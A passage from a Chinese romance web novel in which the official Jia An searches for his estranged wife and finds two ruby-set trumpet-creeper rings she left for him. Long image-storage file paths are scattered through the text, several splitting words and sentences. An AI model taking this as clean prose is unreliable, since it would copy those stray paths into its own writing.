    没事扯什么孩子。第二天中午,贾黯几乎没合眼的暂时处理好手头的任务。

    冲着外面喊:“贾二,备马。”

    两柱香后,两人两马一块到了甄府门口。

    贾黯不顾门房进去通报,随手把鞭子扔向贾二手里,径直往甄府走去。

    甄享畅听到通报,慌忙跑出来,看到的就是贾黯大步往姐姐院子走去的场景。

    他顾不上面子,冲着那边跑边喊:“姐夫!姐夫!留步!”

    贾黯皱眉停下来,等他追上来后,说:“何事?”

    大有这是他家,让甄享畅滚出去的架势。

    甄享畅吞咽下口水,笑着喘气说:“我姐和秋月她们去城外上香祈福,不在家。”

    贾黯看着他说:“哪座庙?”

    甄享畅眼珠子一转,说:“姐夫,我姐就是暂时不想见到你,你让她冷静两天就好了。逼太紧不好。”秋月后来还是和甄享畅说了,光凭她们三个人也无法完成这件事。

    他害怕秋月站出来后,贾黯一上头,不一定对秋月做什么事。

    他来当这个恶人。

    贾黯当然看出他在撒谎,可猜不出为何。

    想当然以为她或是真的有点累了。

    两人两马直接回到了大理寺,又过两天,贾黯才久违回到家。

    一路上都在想,这次应该气消了。

    还不愿意回家,他一个人又该怎么办?

    她不会这么狠心。

    直到推开两人的卧房门,最后一丝希望破灭。

    里面空无一人。

    此时是白天,往日充满欢声笑语的院子,现在只剩下他。“喵~”

    贾黯低头看到不知道什么时候蹿进来的宝儿,弯腰把宝儿抱起,手上无意识顺了两把它的毛。

    对着空气说:“我会把她找回来的。”

    宝儿自是不懂他在说什么,猛地一下跳下去。

    怀里一空的感觉,让他不自觉呆愣一瞬。

    很快,他整理好,想要转身出去。

    大理寺还有很多需要忙的。

    踏出门槛的一瞬间,余光中看到宝儿跳上梳妆桌,阳光下闪过一丝耀眼的红光。

    贾黯调转脚步,走到梳妆桌前,眯着眼打量上面的首饰。

    上面的首饰比他离家那日少了一些,也多了一些。

    少了一些日常佩戴的,多了一个镯子和两枚形状诡异的戒指。

    两枚戒指放在镯子中间,显然是故意留给他的。

    镯子是新婚第一日,母亲送她的。

    他皱眉拿起那两枚戒指,第一下没有拿起来。

    稳了下心神,第二下拿了起来。

    两枚一大一小,细节也有不同。

    粗略一看,整体都是耀眼的金色,正中间镶嵌一颗红宝石。

    大的那枚,仔细看,能分辨出是一圈曲折的藤蔓,最后汇合在中间的凌霄花里,那枚小小的红宝石就镶嵌在凌霄花的花蕊里。

    小的那枚,最突出的特征,是那颗更大的红宝石,这枚上面却不是藤蔓汇合进凌霄花,而是一圈长方形的类似砖块的纹路,最后凌霄花中间镶嵌一颗红宝石。

    贾黯看着手心里的两枚戒指笑了,喃喃说:“哪有定情信物送凌霄花的,还非要我攀岩着你而活,到底谁霸道?”